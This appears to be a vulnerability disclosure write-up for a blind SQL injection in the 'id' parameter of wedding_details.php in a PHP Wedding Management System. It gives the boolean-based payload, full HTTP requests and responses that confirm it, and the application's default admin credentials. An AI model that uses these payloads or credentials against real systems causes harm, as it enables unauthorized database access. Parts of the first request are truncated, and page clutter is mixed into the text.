

main

...

bug_report / vendors / codeastro.com / wedding-management-system / SQLi-8.md



debug601 Update SQLi-8.md

History

1 contributor

39 lines (25 sloc) | 1.49 KB

...

Wedding Management System v1.0 by codeastr.com has SQL injection

Author: k0xx

The password for the backend login account is: admin@mail.com/Password@123

vendors: <https://codeastro.com/wedding-management-system-in-php-with-source-code/>

Vulnerability File: /Wedding-Management/wedding_details.php

Vulnerability location: /Wedding-Management/wedding_details.php?id=id

[+] Payload: /Wedding-Management/wedding_details.php?id=31%20and%20length(database())%20=9 // Leak place ---> id

Current database name: dbwedding,length is 9

```
GET /Wedding-Management/wedding_details.php?id=31%20and%20length(database())%20=9 HT
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
```

DNT: 1


Cookie: PHPSESSID=0m2td1md252h1nr3nsbmc5ss99

Connection: close

When length (database ()) = 8, Content-Length: 4824

```
GET /Wedding-Management/wedding_details.php?id=31%20and%20length(database())%20=8 HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=0m2td1md252h1nr3nsbmc5ss99
Connection: close

HTTP/1.1 200 OK
Date: Thu, 12 May 2022 04:20:22 GMT
Server: Apache/2.4.48 (win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 4824
Connection: close
Content-Type: text/html; charset=UTF-8
```



When length (database ()) = 9, Content-Length: 5397

```
GET /Wedding-Management/wedding_details.php?id=31%20and%20length(database())%20=9 HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Cookie: PHPSESSID=0m2td1md252h1nr3nsbmc5ss99
Connection: close

HTTP/1.1 200 OK
Date: Thu, 12 May 2022 04:19:10 GMT
Server: Apache/2.4.48 (win64) OpenSSL/1.1.1k PHP/8.0.7
X-Powered-By: PHP/8.0.7
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 5397
Connection: close
Content-Type: text/html; charset=UTF-8
```

Load URL

Split URL

Execute

http://192.168.1.19/Wedding-Management/wedding_details.php?id=31 and length(database()) =9

☐ Post data

☐ Referrer

0xHEX


%URL

BASE64

Insert string to replace

Insert replacing string

☒ Replace All

 WPMS

HOME PRICING INSPIRATION GALLERY CONTACT US ABOUT US

ADMIN LOGIN

WEDDING

ELITE

MR. & MRS. ATWOOD

Vintners Resort

92-acre Tuscan-inspired estate offering indoor and outdoor event spaces, as well as a Four Diamond inn and renowned restaurant.